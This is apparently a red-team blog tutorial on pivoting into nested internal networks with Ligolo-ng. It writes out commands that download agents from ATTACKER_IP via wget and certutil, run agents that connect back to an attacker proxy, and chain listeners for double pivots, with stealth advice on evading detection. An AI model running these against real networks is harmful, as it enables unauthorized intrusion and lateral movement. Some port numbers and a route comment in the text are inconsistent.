

Ligolo-NG - Modern Network Pivoting
Author:
Published On: Jan 5, 2026
Updated On: Apr 3, 2026
Pivoting is the technique of using a compromised machine as a bridge to reach other hosts on the target’s internal network that are not directly accessible. Tunneling encapsulates traffic inside another protocol (e.g. HTTP, SSH) to bypass network restrictions. After gaining an initial foothold, attackers perform internal reconnaissance (scanning, enumeration) from the pivot host to map out hidden subnets and services
Why Ligolo ?
Unlike older methods (SSH or proxychains), Ligolo-ng creates a VPN-like tunnel using a TUN interface. This means tools like Nmap can reach internal IPs natively (no SOCKS proxy needed). Ligolo-ng uses mutual TLS for encryption, operates without needing admin on the agent, and can multiplex traffic across the tunnel. In short, Ligolo-ng simplifies and hardens red-team pivoting by treating your attacker machine as if it were on the targets LAN network.
TL;DR
Attacker – TUN + Proxy + Route
Create a virtual interface, route traffic to the internal network, and start the Ligolo proxy.
ip tuntap add user $(whoami) mode tun ligolo1 ip link set ligolo1 up ip route add 10.10.30.0/24 dev ligolo1 ./ligolo-proxy -selfcert -laddr 0.0.0.0:443
Pivot 1 (Victim) – Transfer & Run agent
Runs Ligolo agent and establishes initial tunnel to attacker.
./ligolo-agent -connect ATTACKER_IP:443 -ignore-cert
Attacker – start tunnel + route
Attaches agent session to TUN interface.
ligolo-ng » session [Agent] » start --tun ligolo1
Double pivot – expose attacker through pivot 1
Forwards traffic from pivot 1 to attacker proxy for downstream pivots.
[Agent] » listener_add --addr 0.0.0.0:4446 --to 127.0.0.1:443 --tcp
Attacker — Second TUN and route Creates a second TUN interface and routes the deeper internal subnet.
ip tuntap add user $(whoami) mode tun ligolo2 ip link set ligolo2 up ip route add 10.10.20.0/24 dev ligolo2
Pivot 2 – Agent execution via Pivot 1 Connects second pivot through the exposed listener on pivot 1.
./agent -connect 10.10.30.201:4446 -ignore-cert
Attacker – bind second session + route Binds the second agent session to the second TUN interface.
[Agent 2] » start --tun ligolo2
Result: Full native access to nested internal networks via Ligolo-ng.
Download and Installation
On your Linux attacker (e.g. Kali), install Ligolo-ng. Kali Linux includes Ligolo-ng by default, so you can simply:
sudo apt update && sudo apt install ligolo-ng
or download the latest release on the github ( Ligolo-ng Vx.x.x ).

[!NOTE] I would recommend downloading the github latest versions, this comes with updates and also with the Proxy and Agent binaries
Ligolo Setup
-

Overview
| Target | Primary IP | Secondary IP | Host Type |
|---|---|---|---|
| Attacker | 192.168.1.10 | N/A | Attack Host |
| Public Web Server | 192.168.1.13 | 10.10.30.201 | Jump Host |
| Internal Mgmt Svr | 10.10.30.200 | 10.10.20.129 | Internal Host |
| Internal Resources | 10.10.20.128 | N/A | Internal Host |
-
Prerequisites
-
Linux
-


$ sudo ip tuntap add user $(whoami) mode tun ligolo1 $ sudo ip link set ligolo1 up
These commands create and activate a virtual network interface named ligolo1 (can be personalised). Traffic destined for target subnets will be routed through this interface.
[!TIP]
On Ligolo-ng >= v0.6, you can now use the
interface_create --name "ligolo1"command to create a new interface! No need to use ip tuntap!
> $ ./proxy -selfcert -laddr 0.0.0.0:443 > WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC! > WARN[0000] Using self-signed certificates > ligolo-ng » interface_create --name "ligolo1" > INFO[3185] Creating a new "ligolo1" interface... > INFO[3185] Interface created!
Windows
You need to download the Wintun driver (used by WireGuard) and place the wintun.dll in the same folder as Ligolo (make sure you use the right architecture).
Subnet
Identify the subnet where Ligolo traffic will be tunnelled. if your jump host connects to both a public and an internal network (e.g., 192.168.1.13 and 10.10.30.201) and access is gained via the public network, you must also know the internal subnet mask. The host may be on a /24 network, but it could also belong to a much smaller or larger network, such as /16, /8, depending on the environment.
Setting the Ligolo-ng Listener (Attacker)
With the interface ready, start the Ligolo-ng proxy (listener) on your attacker machine. Bind it to an open port (e.g. 443). Note that it generates a self signed certificates when used with -selfcert:
sudo ligolo-proxy -selfcert -laddr 0.0.0.0:443

This launches the Ligolo relay listening on all interfaces port 443 with a self-signed certificate. Using port 80 or 443 makes the tunnel traffic look like normal HTTPS (You can use any port of your choice), helping bypass firewall filters. Once running, Ligolo-ng will wait for agents to connect back.
Agent Deployment
On the compromised host (the pivot/jump box/jump host), download or transfer the Ligolo-ng agent. From your attacker machine, serve the agent binary over HTTP:
cd ~/ligolo-ng python3 -m http.server 80
On Linux
wget http://ATTACKER_IP/agent -o /tmp/agent
On Windows
certutil -urlcache -f http://ATTACKER_IP/agent.exe C:\Windows\Temp\agent.exe
This command downloads the agent.exe to the target (e.g. C:\Windows\Temp)

 Finally, run the agent to connect back to your proxy:
[ C:\Windows\Temp\agent.exe | /tmp/agent ] -connect ATTACKER_IP:443 -ignore-cert
The -connect flag tells the agent to reach your proxy on port 443, and -ignore-cert skips TLS validation if you used a self-signed cert. Once started, the agent will establish an outbound TLS tunnel to your Ligolo-ng server.
Establishing the Tunnel and Interface

Back on the attacker, you should see the Ligolo proxy register the new session. Use the Ligolo CLI to select it (the exact prompt depends on version, but often ligolo-ng » session will list active sessions. to select from.
Connection Received
Setup Internal Routing
Next, create the internal routing on the server side. For example, if the host’s network is 172.16.2.0/24, run:
sudo ip route add 172.16.2.0/24 dev ligolo
This adds a route so any traffic for 10.10.10.x goes through ligolo.
Start Tunneling Traffics
Upon receiving connection from the agent. Use the session command to select the agent.
ligolo-ng » session

[Agent : web@NetPivotX] » start --tun ligolo1
Verify connection Verify the tunnel by checking the interface and pinging an internal IP:
ifconfig ligolo ping 172.16.2.8
If set up correctly, you’ll see replies. Ligolo-ng’s TUN interface will typically show an IP from the agent’s network. This completes the tunnel establishment.
Double Pivoting (Nested Networks)
Double pivoting is required when the first compromised host (Jump Host 1) only gives access to a second internal network, and a second compromised host (Jump Host 2) is required to reach deeper resources. Ligolo-ng handles this cleanly by chaining tunnels without SOCKS hacks or messy proxy stacks.
Scenario Recap
| Host | Interfaces |
|---|---|
| Attacker | 192.168.1.10 |
| Public Web Server | 192.168.1.13 / 10.10.30.201 |
| Internal Mgmt Svr | 10.10.30.200 / 10.10.20.129 |
| Internal Resources | 10.10.20.0/24 |
At this point:
- Ligolo tunnel #1 is active between Attacker ↔ Internal Mgmt Svr
10.10.30.0/24network is reachable which shows the first pivot is solid.- Internal Mgmt Svr
10.10.30.200is assumed to be compromised 10.10.20.0/24is not reachable directly from attacker host but from Internal Mgmt Svr
Step 1: Agent Deployment ( Double Pivot)
[!NOTE] The Attacker host can reach the
10.10.30.0/24but hosts within this network can't directly reach the attacker's host, but to make this possible host within this network will instead communicate directly with the Jump Host10.10.30.201which will then redirect the traffic from a specific port to the attacker's host
To deploy the agent on the compromised host within the second network, on the attack host's ligolo proxy, setup a listener on a specific port and redirect any incoming traffic to a local port. This can be achieved using the ligolo command listener_add --addr 0.0.0.0:8000 --to 127.0.0.1:8000 --tcp
[Agent : web@NetPivotX] » listener_add --addr 0.0.0.0:8000 --to 127.0.0.1:8000 --tcp INFO[2152] Listener 0 created on remote agent!

What this does is that it instructs the agent already on Public Web Server (10.10.30.201) to listen on port 8080 (--addr 0.0.0.0:8000 ) and any traffic received will be forwarded to the attacker local port 8080 (--to 127.0.0.1:8000)
With this done, the python HTTP should now be setup on port 8080
└─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
Now download the agent using wget
Step 2: Create a Second TUN Interface
On the attacker, create another interface:
ip tuntap add user $(whoami) mode tun ligolo2 ip link set ligolo2 up
Step 3: Start the Second Agent
Repeat the same step by adding a listener on ligolo
listener_add --addr 0.0.0.0:4446 --to 127.0.0.1:443 --tcp
This tell the agent to listen on port 4446 of the Public Web Server (10.10.30.201) and forward any incoming traffic to attacks local port 443 ( which ligolo itself is running on)
Run the agent on Jump Host 2 / Internal Mgmt Svr:
/tmp/agent -connect 10.10.30.201:4446 -ignore-cert &
This creates Agent Session #2 on the same Ligolo proxy.
Key point:
Both agents connect directly to your attacker — Ligolo multiplexes sessions cleanly. No daisy-chained SSH, no port forwarding mess.


Step 4: Bind the Second Session to the New Interface
List sessions and Select the second agent:
Step 4: Add Routing for the Deeper Network
By identifying the third network ( ex: 10.10.20.0/24 ) which we would like to reach. Now route the deep internal subnet through the second tunnel:
sudo ip route add 10.10.20.0/24 dev ligolo2

Step 7: Validate Double Pivot Access
Operational Security Considerations
Ligolo-ng is designed with stealth in mind. It uses mutual TLS to encrypt all traffic and even supports automatic Let’s Encrypt certificates or self-signed certs. Running on port 443 makes it blend in with normal HTTPS. The agent runs as a normal user (no admin rights needed), so it avoids loading unusual drivers or binaries. For OPSEC, use innocuous ports (80/443), keep certs up to date, and remove the agent binary after use. Since no credentials or additional proxies are needed (unlike older proxychains methods), you reduce the footprint on the pivot host. Overall, Ligolo-ng offers encrypted, reliable tunnels that look like standard web traffic.
Troubleshooting Common Issues
Agent won’t connect: Check network reachability. Ensure the Windows host can reach ATTACKER_IP:443 and that no outbound firewall blocks it. If you used a self-signed cert, remember to use -ignore-cert on the agent (or add the cert to Trusted Root).
- Tunnel interface not present: If ligolo0 is missing, re-create it (sudo ip tuntap add ...) and bring it up. Verify ip addr shows the TUN device.
- No route to subnet: Double-check the subnet you added. Use ip route to see current routes. The internal IPs in your scans must match the pivot’s actual subnets.
- Nmap scans hang: Use nmap --unprivileged -sT -Pn if SYN scans fail, per Ligolo caveat. Also ensure the target port is actually open.
- Fragmentation/MTU issues: Reduce the TUN MTU if large packets drop. Ligolo-ng’s auto-MTU usually works, but network quirks may require a manual tweak.
- Unstable connections: Ligolo-ng will auto-retry on network hiccups. You can restart the proxy or agent if the session drops. Check logs for errors.
Best Practices for Red Team Pivoting
Use default TUN interface names and routes carefully: Name your interface (e.g. ligolo0) clearly, and only add the needed subnets to avoid routing conflicts.
- Leverage TLS: A real certificate (Let’s Encrypt) on ligolo-proxy can make the tunnel indistinguishable from normal web traffic.
- Clean up: After finishing, run sudo ip link delete ligolo0 to remove the interface, and stop the ligolo-proxy process. Remove the agent binary from the Windows host.
- Test in a lab: Practice the exact commands and sequences in a controlled environment first. Verify that your Kali version of Ligolo-ng is current, as older versions have different command names (e.g. some used proxy vs ligolo-proxy).
- Maintain stealth: Avoid opening unnecessary listeners on the pivot host, and use the logging capabilities of Ligolo-ng to audit your tunnels.
Ligolo-ng dramatically simplifies deep network pivoting compared to legacy methods. By treating the compromised host as a virtual router and encrypting all traffic through a TUN interface, it provides a robust, easy-to-use framework for red teams to perform lateral movement and internal reconnaissance. Following the steps above will establish a flexible pivot that supports full TCP scans, port forwarding, and multi-hop traversal – all while maintaining operational security.
What’s Next: Ligolo-mp
It is worth noting that Ligolo-mp is a more advanced evolution of Ligolo-ng, designed for larger and more complex pivoting scenarios. It introduces improvements around multi-path handling, session management, and scalability, making it better suited for advanced red-team operations and deeper network traversal. In a follow-up post, I will provide a detailed, hands-on walkthrough of Ligolo-mp usage, including setup, architecture differences, and real-world pivoting scenarios.
Latest
Events
Team Simple - All Rights Reserved ©